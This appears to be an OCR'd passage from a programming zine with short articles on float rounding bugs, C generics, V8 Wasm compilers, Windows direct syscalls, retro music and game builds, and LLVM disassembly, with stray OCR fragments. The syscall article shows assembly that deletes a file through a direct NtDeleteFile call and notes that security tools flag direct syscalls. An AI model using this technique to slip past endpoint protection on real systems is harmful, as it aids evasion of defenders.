A concrete example is the following round up function, which seems fine at first glance: `round(x) = floor(x + 0.5)`. This is how Java's round() was initially implemented until two bug reports were filed and the code was eventually fixed 17 years later. Even a "simple" rounding function isn't immune to floating-point edge cases! The companion Julia code (linked below) demonstrates a re-implementation of the incorrect rounding function. A slow albeit more likely to be correct rounding function is used to find all the values where the two functions differ.

Useful related links:

- Companion Julia code
  https://github.com/alokmenghrajani/testing-by-iterating-over-all-floats
- Java round(), incorrect initial release (1996)
  https://github.com/uakbr/Java-JDK10/blob/601724cdcee1547b52d6c01b613abc345178f853/src/src/java/lang/Math.java#L165
- Java round(), bug report (2006)
  https://bugs.java.com/bugdatabase/view_bug.do?bug_id=6430675
- Java round(), initial fix (2011)
  https://github.com/openjdk/jdk/commit/b4d4e3bed48fae16f01345fc624715588d112697
- Java round(), another bug report (2013)
  https://bugs.java.com/bugdatabase/view_bug?bug_id=8010430
- Java round(), second fix (2013)
  https://github.com/openjdk/jdk/commit/28d455529e7bc76985029e762442edd824125e10
- Help visualize floats
  https://bartaz.github.io/ieee754-visualization/ and https://float.exposed/
- What Every Computer Scientist Should Know About Floating-Point Arithmetic
  https://docs.oracle.com/cd/E19957-01/806-3568/ncg_goldberg.html

IEEE 754, 16-bit floating point format

| 1 bit | 5 bits | 10 bits |
|---|---|---|
| sign | exponent | fraction |

$$\text{value} = (-1)^{\text{sign}} \times 2^{(\text{exponent}-15)} \times (1.\text{fraction})$$

exponent = 0, fraction = 0 → zero
exponent = 0, fraction ≠ 0 → subnormal
exponent = 31, fraction = 0 → infinity
exponent = 31, fraction ≠ 0 → NaN

Sponsorship Advertisement

# The $\gamma$ Language

## Backwards-Compatible C Generics

This page describes $\gamma$, a minimal template-based generics extension to the C language. It is implemented as a C compiler wrapper and requires little more than a tokenizer, so keeps full support for standard C, the GNU and Clang C extensions, and all GCC and LLVM optimization passes. Here's what a simple $\gamma$ program looks like:

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int lt::[type T](T *a, T *b);

void swap::[type T](T *a, T *b) {
  T tmp;
  memcpy(&tmp, a, sizeof(T));
  memcpy(a, b, sizeof(T));
  memcpy(b, &tmp, sizeof(T));
}
void sort::[type T](T *items, int n) {
  for (int i = 0; i < n; i++)
    for (int j = i; j --> 0;)
      if (lt::[T](&items[j+1], &items[j]))
        swap::[T](&items[j+1], &items[j]);
      else
        break;
}
void print_array::[type T](T *items, int n,
                           char *fmt) {
  for (int i = 0; i < n; i++) {
    printf(fmt, items[i]);
    if (i != n-1) printf(", ");
  }
  printf("\n");
}
int lt::[specialize int](int *a, int *b) {
    return *a < *b;
}
int lt::[specialize char *](char **a,
                            char **b) {
    return strcmp(*a, *b) < 0;
}
int main() {
  int ints[] = {75, 50, 1, 10};
  sort::[int](ints, 4);
  print_array::[int](ints, 4, "%d");

  char *strs[] = {"hello", "apple", "world"};
  sort::[char *](strs, 3);
  print_array::[char *](strs, 3, "%s");

  return 0;
}
```

You can build a $\gamma$ file by prepending your favorite C compiler invocation with the 'Gamma Compile' command gc:

```
$ gc gcc -o test test.c
$ ./test
1, 10, 50, 75
apple, hello, world
```

$\gamma$ supports standard flags for object files, static libraries, and dynamic libraries. $\gamma$ has a custom object file format that supports referencing templates across compile units; they get automatically instantiated by $\gamma$ before linking.

```
$ gc gcc -c templates.c
$ gc gcc -c main.c
$ gc gcc main.o templates.o -o main
$ ./main
...
```

The $\gamma$ compiler wrapper is written in $\gamma$, but we provide a desugared C version that is easy to compile and distribute.

The primary goal of $\gamma$ is backwards compatibility. Virtually all existing C projects (including those using GCC extensions, inline assembly, etc.) should build unmodified after setting `CC="gc gcc"`. To accomplish this, $\gamma$ avoids parsing C syntax or doing any sort of semantic analysis. Instead, it merely tokenizes the source and locates template definitions and instantiations using the special `::[...]` syntax. It's little more than an automatic macro expansion system.


$\gamma$ is available under the AGPLv3 license at:

`https://lair.masot.net/gamma`

The core features of $\gamma$ are stable, but there are still some rough edges. Templates are instantiated in the compile unit in which they are defined, not where they are used, so they can only refer to the types available at the template definition (not instantiation) point. Suppose `foo.c` defines `swap::[type T]`, and `bar.c` calls `swap::[struct bar]` where `struct bar` is only defined in `bar.c`. The `swap` template will be instantiated in `foo.c` referring to an unknown type `struct bar`, resulting in a compiler error. We support three solutions to this problem:

- Organize your project so that all files import a single header file defining all custom types.
- Pass the experimental `--dup-types` option, which causes $\gamma$ to copy types declared at the call site into the file containing the template definition.
- Like C++, define static templates in header files and pass the experimental `--detect-static` option so templates get instantiated in the calling file.

We also considered modifying $\gamma$ to always place instantiations in the calling file, but felt this would make scoping too unintuitive. Feedback is very much welcome!


CAFFARO
STOP
THE ELEFIC
BEER
FIRST FLOOR
DINING
ELEPHANT & CASTLE STATION

## WebAssembly Duel: Liftoff vs TurboFan

V8, Google's JavaScript and WebAssembly engine, initially utilized the TurboFan JIT compiler. While TurboFan generated efficient code, it resulted in slow startup times for WebAssembly. To improve latency, V8 introduced Liftoff[1], a faster baseline compiler with minimal optimizations for quicker initial execution. Upon loading a Wasm module, V8 decodes and validates it, then uses Liftoff. Hot functions are later recompiled by TurboFan with optimizations. Let's start our analysis with a simple WASM module:

```
(module
  (func $add (param $a i32) (param $b
i32) (result i32)
    local.get $a
    local.get $b
    i32.add
  )
  (export "add" (func $add))
)
```

We now need to translate from WASM text format to the WASM binary format. We achieve so via WABT[2].

```
wat2wasm add.wat -o add.wasm
```

Once compiled into its binary form, a WebAssembly module can be instantiated and executed using the d8[3] shell, which is obtained after building v8[4].
The script below demonstrates loading a .wasm file and repeatedly calling the exported `add` function within a loop, showcasing runtime interaction.

```
const bytes = read('add.wasm', 'binary');
WebAssembly.instantiate(bytes).then(({instance}) =>
{
    for (let i = 0; i < 10; i++) {
        const a = i;
        const b = i + 1;
        const result = instance.exports.add(a, b);
        print(`add(${a}, ${b}) = ${result}`);
    }
});
```

We can force execution through Liftoff as follows.

```
./d8 --liftoff --no-wasm-tier-up
--trace-wasm-compilation-times --print-code
./add.js

Compiled function 0x77e0b4000c18#0 using Liftoff,
took 0 ms and 19232 bytes;
kind: wasm function
compiler: Liftoff
Instructions (size = 80)
0x14115369f858    18  8d0c10               leal
rcx,[rax+rdx*1]
...
0x14115369f869    29  8bc1                 movl
rax,rcx
...
0x14115369f86f    2f  c3                   retl
```

The TurboFan/Liftoff compilation process for the first two integer parameters involves receiving them in RDI and RSI registers, then moving them to RAX and RDX. The function's result is placed in RAX for the return. The compiled code is 80 bytes in size. Now we can compile the same code using TurboFan and observe the resulting differences.

```
$ ./d8 --no-liftoff --wasm-tier-up --print-code
--turbo-stats-wasm add.js

kind: wasm function
compiler: TurboFan
Body (size = 64 = 24 + 40 padding)
Instructions (size = 16)
...
0x3abf4814d847     7  03c2                 addl
rax,rdx
...
0x3abf4814d84d     d  c3                   retl

           Time (ms)
totals      0.273 (100.0%)
```

Despite the 16-byte output, the addition uses a compact two-byte instruction. Liftoff's compilation time was nearly 0ms, while Turbofan took 0.2ms. This shows how Liftoff favors compilation speed, TurboFan favors optimization and together, they balance fast startup with long-term performance in V8.

[1] https://v8.dev/blog/liftoff
[2] https://github.com/WebAssembly/wabt
[3] https://v8.dev/docs/d8
[4] https://v8.dev/docs/build

# Windows Native API Programming in Assembly

The Windows Native API is a fancy name for Windows system calls (or syscalls). In Windows, various DLL functions provide wrappers for these syscalls. For a number of reasons, Microsoft does not want a programmer to make these calls directly, preferring you to go through the DLL functions or the C library instead. In fact, from release to release in Windows, some of these syscall numbers change. Others have tracked these changes over time [1]. Today, particularly on Windows, endpoint protection systems will look for direct syscalls as a potential malicious activity.

So, why would you want to do this today? First, it is a good learning activity. Any chance to interact with the syscall boundary on a modern operating system is a chance to learn about their syscalls and will aid in your understanding of that operating system. Additionally, writing code that uses syscalls in assembly will allow you to write some of the smallest possible programs on modern systems. This has both offensive and defensive implications.

To start our overview, we need a very simple example. I will use the native NtDeleteFile syscall to delete a file on the filesystem. At the Github link here [2], I provide the full code for both NtCreateFile and NtDeleteFile along with more detailed information on some of these structures. Depending on your version of Windows, you may need to adjust the syscall number, though. (Also, be aware that more advanced functionality could take multiple, chained syscalls to produce the desired action.) The Github repository also provides a PDF where I explain in more detail the process and structures involved.

When using NtDeleteFile, you need several items: (1) You need to know the syscall number, which is really a form of index into the System Services Descriptor Table (SSDT) in Windows. (2) You need to know what arguments that syscall needs. Microsoft does provide some documentation for some of these functions if you search around but you may have to translate from C++ documentation into assembly. (3) You need to know the calling convention used since a system call often needs arguments, so we need to know how the kernel is going to expect those arguments. (4) Often those arguments are pointers to other structures so in addition to knowing how to pass the arguments, we need to know how to create the structures that are being passed. Again, much can be gleaned from the documentation Microsoft already provides.

In our NtDeleteFile example, first we need to create an object attributes structure. It has a number of elements that are fairly well known. Since we are writing assembly, we need to know how some WinAPI data types translate to assembly. For example, a ULONG is a 32-bit value but when using the required calling conventions on a 64-bit machine, this ends up taking 8 bytes on the stack. This object attributes structure includes much of what we need to reference the file, including the name (which is UTF-16 encoding), its attributes, etc. To delete a file, you need less of this information than to create a file. If you examine my NtCreateFile assembly in the Github repository you will see that a bit more is needed to set up this structure. The unicode string itself is another structure. The code below is for NtDeleteFile:

```
.data

path dw "\","?","?",", "c",":","\",
"U","s","e","r","s","\,
"D","a","n","\",
"t","e","s","t",".","t","x","t"

align 8
objatr qword 0,0,0,0,0,0
unistring qword 0,0

.code

main proc
mov qword ptr objatr[0], 48
mov qword ptr objatr[8], 0
lea rax, [unistring]

mov qword ptr objatr[16], rax
mov qword ptr objatr[24], 64
mov qword ptr objatr[32], 0
mov qword ptr objatr[40], 0
mov word ptr unistring[0], 50
mov word ptr unistring[2], 52
lea rax, [path]

mov qword ptr unistring[8], rax
lea rcx, [objatr]

mov r10, rcx
mov eax, 0d7h ;syscall number
syscall

main endp
end
```

After examining this code and reviewing the NtCreateFile code, you will have a basic sense of Windows Native API syscalls. Again, you may have to adjust the syscall number (and path/filename, etc) but you can begin exploring these syscalls. The SSDT table has hundreds of syscalls to explore in modern Windows.

## References

[1] https://j00ru.vexillium.org/syscalls/nt/64/.

[2] https://github.com/meuer26/Windows_Native_API_Basics.

# Programming simple melodies using Commodore Basic 7.0

Have you ever wondered if there is a programming language which can be used for playing simple melodies? Commodore Basic 7.0 can do that!
We can use only two functions: *TEMPO* and *PLAY*.
Link to documentation: https://www.c64-wiki.de/wiki/PLAY_(BASIC_7.0)
Entering scores is quite simple:
*CDEFGAB* - these are notes. For selecting note period: *Q* - quarter, *I* - eighth.
*O5* and *O4* - 5th and 4th octave. *V1T6* - voice and envelope selection, *R* - rest, *.* - dotted note, # - sharp note and finally *$* - flat note ( ♭ ).
I wanted to make melodies which can fit on one screen and fortunately I was able to put J.S. Bach - Violin Concerto in a minor, Allegro assai beginning.


If you don't have time to type, you can paste in any Commodore 128 emulator:


```
10 TEMPO 20
20 PLAY "V1T6I05EAGFEDC04B05CDC04B05C04AB05C04EA05C04BAB#GABEB05D"
30 PLAY "C04B05C04A05CEAG#FQ.GIG#FEQBIBBABG#FEQBIBQBIBQBIBQBIBBABQGIEQ#FI#G"
40 PLAY "QAI04A05QCIE#GABA#GAEDECEA#G#F#GQEI#GBA#GQ.AIRRCQEIAQD04IFQA05ID"
50 PLAY "O4QG05IDDCD04GB05DFEDQEIFQ.GG04IB05QC04IG05Q.GG04IAQBIG05Q.FFIDQE"
60 PLAY "IGQE04IB05C04#GA05DCDQBI#GQAIBEDE04A05CEGFEFEFDFAA$BDEDECE#G#GA04A"
70 PLAY "05QDIDQDIDQDIDC04B05QE04IAQEI#GQA"
RUN
```

In some cases you need to convert the listing to lowercase before pasting to the emulator - it's your task to find out why.
Enjoy! 🙂

# Psychedelia: A Puzzle


Rob Hogan, https://psychedeliasyndro.me


```
starOneXPosOffsets          ;          5
.BYTE 0,1,1,1,0,-1,-1,-1    ;
.BYTE 0,2,0,-2              ;        4 4
.BYTE 0,3,0,-3              ;          3
.BYTE 0,4,0,-4              ;          2
.BYTE -1,1,5,5,1,-1,-5,-5   ;          1
.BYTE 0,7,0,-7              ;    4    000    4
                            ; 5  3210 0123  5
starOneYPosOffsets          ;    4    000    4
.BYTE -1,-1,0,1,1,1,0,-1    ;          1
.BYTE -2,0,2,0              ;          2
.BYTE -3,0,3,0              ;          3
.BYTE -4,0,4,0              ;        4 4
.BYTE -5,-5,-1,1,5,5,1,-1   ;
.BYTE -7,0,7,0              ;          5
```



This is an example of the data structure at the heart of Jeff Minter's *Psychedelia*, the first ever light synthesiser. It is the seed of the algorithm that Minter used in games such as *Tempest 2000* and the interactive music visualizer in the *XBOX 360*. Maybe just by looking at the code above you can guess that the values are X and Y offsets from a centre origin. These build up the picture given in the comment section on the right. The numbers in that illustration are an index into each line in the array: for example, the square of 0's is from the first line in both arrays. So given this information and assuming you have a colour table with the following values..


..see if you can figure out the algorithm Minter used to generate the sequence below. I've enlarged the start of the sequence so you can begin to get a sense of how it operates. The numbers in the diagrams represent the values in the colour table. The numbers in the color table and the number of iterations made through the array each time are somehow related. See if you can figure it out. If you're impatient to learn the answer, you can find it in the second and third chapters of https://psychedeliasyndro.me.





Sponsorship Advertisement

https://www.pixiepointsecurity.com

PIXIEPOINT SECURITY

A CYBERSECURITY BOUTIQUE OFFERING NICHE AND BESPOKE RESEARCH SERVICES

Vulnerability Discovery

- Offers (offensive) intelligence of security weaknesses in systems

Malware Analysis

- Provides (defensive) intelligence of hostile code in systems and infrastructure

Tools Development

- Offers custom capabilities to improve existing workflow and methodologies

Trainings and Workshops

- Provides custom-tailored vulnerability discovery and malware analysis classes

https://www.pixiepointsecurity.com

# Tempest™ Assembly Instructions for Future Operators In Possession of 21st Century Technology

```
.R MAC65
RK1:ALWELG=ALWELG
*ERRORS DETECTED: 0
FREE CORE: 11479. WORDS
RK1:ALSCO2=ALSCO2
*ERRORS DETECTED: 0
FREE CORE: 12467. WORDS
RK1:ALDIS2=ALDIS2
*ERRORS DETECTED: 0
FREE CORE: 11854. WORDS
RK1:ALEXEC=ALEXEC
*ERRORS DETECTED: 0
FREE CORE: 13003. WORDS
RK1:ALSOUN=ALSOUN
*ERRORS DETECTED: 0
FREE CORE: 12597. WORDS
RK1:ALVROM=ALVROM
*ERRORS DETECTED: 0
FREE CORE: 12543. WORDS
RK1:ALCOIN=ALCOIN
*ERRORS DETECTED: 0
FREE CORE: 11118. WORDS
RK1:ALLANG=ALLANG
ERRORS DETECTED: 0
FREE CORE: 11892. WORDS
RK1:ALHAR2=ALHAR2
*ERRORS DETECTED: 0
FREE CORE: 13186. WORDS
RK1:ALTES2=ALTES2
*ERRORS DETECTED: 0
FREE CORE: 12290. WORDS
RK1:ALEARO=ALEARO
*ERRORS DETECTED: 0
FREE CORE: 13010. WORDS
RK1:ALVGUT=ALVGUT
*ERRORS DETECTED: 0
FREE CORE: 13178. WORDS
```
(2)

This information card is intended to aid the computer operators of tomorrow to reconstruct **Tempest™** from 6502 macro assembler sources, in the unforeseen event that Atari™ personnel are no longer available to assist.

**Prerequisites**

A Digital Equipment Corporation™ PDP-11™ microcomputer or an advanced simulator, perhaps by the name of **simh**, with an RT-1 operating system environment. For build resources, including an Atari™ assembler toolchain, refer to the **Troubleshooting** section below.

**Instructions for Operators**

(1) Collect the Tempest source files on to a single RK05 disc pack. A complete list, with helpful description, is given in the right-hand panel.

(2) In your PDP-11™ microcomputer, or **simh** simulator, execute the MAC65 command on each file to assemble it using Atari's proprietary macro assembler programme. Version 3.09 or above is preferred. This step will create a set of `OBJ` binary files, for example `ALWELG.OBJ, ALSCO2.OBJ`, and so on. Note that the source file names reflect the fact that **Tempest™**'s working title was **Alien Well Game™**.

(3) You are now ready to link the OBJ files and create the final game binary, `ALEXEC.LDA`. In your RT1 OS environment run the `LINKM` command as described in panel 3.

(4) You are now ready to write the contents of the `ALEXEC.LDA` object binary to the ROM chips on your **Tempest™ A037383-02 PCB Assembly** board. Notice that we write 2048 byte chunks of the `ALEXEC.LDA` binary to 11 ROMs at the positions indicated on the board in the panel below.


(5) You can now play **Tempest™.**

**Troubleshooting**

If you experience any difficulty in following the steps above, you may find it useful to consult https://github.com/mwenge/tempest/ for futher information. If you just want to have some fun with your new-found aptitude assembling **Tempest™** source code, you could also try https://github.com/mwenge/tempest_fun.

```
ALWELG - ALWELG.MAC
ALIEN WELL GAME

ALSCO2 - ALSCO2.MAC
ALIEN GAME SCORES

ALDIS2 - ALDIS2.MAC
ALIEN GAME DISPLAY

ALEXEC - ALEXEC.MAC
ALIEN GAME EXECUTABLE

ALSOUN - ALSOUN.MAC
ALIEN GAME SOUND

ALVROM - ALVROM.MAC
ALIEN GAME VECTOR ROM

ALLANG - ALLANG.MAC
GAME LANGUAGE PACK

ALCOIN - ALCOIN.MAC
INSERT COIN ROUTINES

ALHAR2 - ALHAR2.MAC
ALIENS IRQ HANDLER

ALTES2 - ALTES2.MAC
SELF-TEST FUNCTIONS

ALEARO - ALEARO.MAC
ALIENS EAROM

ALVGUT - ALVGUT.MAC
VECTOR GENERATOR UTILITIES
```
(1)

```
.R LINKM
*RK1:ALEXEC/L,
*ALEXEC/A=RK1:ALWELG/C
*ALSCO2,ALDIS2,ALEXEC/C
*ALSOUN,ALVROM,ALCOIN/C
*ALLANG,ALHAR2,ALTES2/C
*ALEARO,ALVGUT
```
(3)



(5)

Screenshot of Tempest in operation.

```
open(f"136002-124.r3", 'wb').write(bytes(ALEXEC[0x3800:0x4000]))
open(f"136002-122.r1", 'wb').write(bytes(ALEXEC[0xD800:0xE000]))
open(f"136002-121.p1", 'wb').write(bytes(ALEXEC[0xD000:0xD800]))
open(f"136002-120.mn1",'wb').write(bytes(ALEXEC[0xC800:0xD000]))
open(f"136002-123.np3",'wb').write(bytes(ALEXEC[0x3000:0x3800]))
open(f"136002-119.lm1",'wb').write(bytes(ALEXEC[0xC000:0xC800]))
open(f"136002-118.k1", 'wb').write(bytes(ALEXEC[0xB800:0xC000]))
open(f"136002-117.j1", 'wb').write(bytes(ALEXEC[0xB000:0xB800]))
open(f"136002-116.h1", 'wb').write(bytes(ALEXEC[0xA800:0xB000]))
open(f"136002-115.f1", 'wb').write(bytes(ALEXEC[0xA000:0xA800]))
open(f"136002-114.e1", 'wb').write(bytes(ALEXEC[0x9800:0xA000]))
open(f"136002-113.d1", 'wb').write(bytes(ALEXEC[0x9000:0x9800]))
```
(4)

**Tempest™ Analog Vector-Generator PCB Assembly**

Figure 23: Tempest™ Operations,Maintenance,and Service Manual (1981)

# Disassembling with LLVM

I needed to disassemble a sequence of raw bytes into MIPS instructions programmatically. Capstone[1] is an excellent option for this task, but my project already relies heavily on LLVM, and I prefer to avoid introducing additional dependencies. Fortunately, LLVM[2] provides a disassembler API for all supported architectures. In this article, I'll walk through building a simple disassembler for mipsel32 using these facilities.

First, we need to initialize the components:

```
InitializeAllTargetInfos();        InitializeAllTargetMCs();
InitializeAllDisassemblers();      InitializeAllAsmParsers();
```

Next, specify the Instruction Set Architecture (ISA) via a triple:

```
std::string tripleName = "mipsel-unknown-linux";
auto *theTarget = TargetRegistry::lookupTarget(tripleName, error);
```

MIPS in LLVM has the following instruction set choices: *mips64el* - 64-bit little endian; *mips64* - 64-bit big endian; *mipsel* - 32-bit little endian; *mips* - 32-bit big endian

Next, we create the disassembler:

```
const MCRegisterInfo * mri = theTarget->createMCRegInfo(tripleName);
const MCAsmInfo      * mai = theTarget->createMCAsmInfo(*mri, tripleName, options);
const MCSubtargetInfo * sti = theTarget->createMCSubtargetInfo(tripleName, "", "");
const MCInstrInfo     * mcii = theTarget->createMCInstrInfo();

MCContext ctx(Triple(tripleName), mai, mri, sti);
MCDisassembler * disAsm = theTarget->createMCDisassembler(*sti, ctx);
```

A separate printing component is necessary for the pretty output:

```
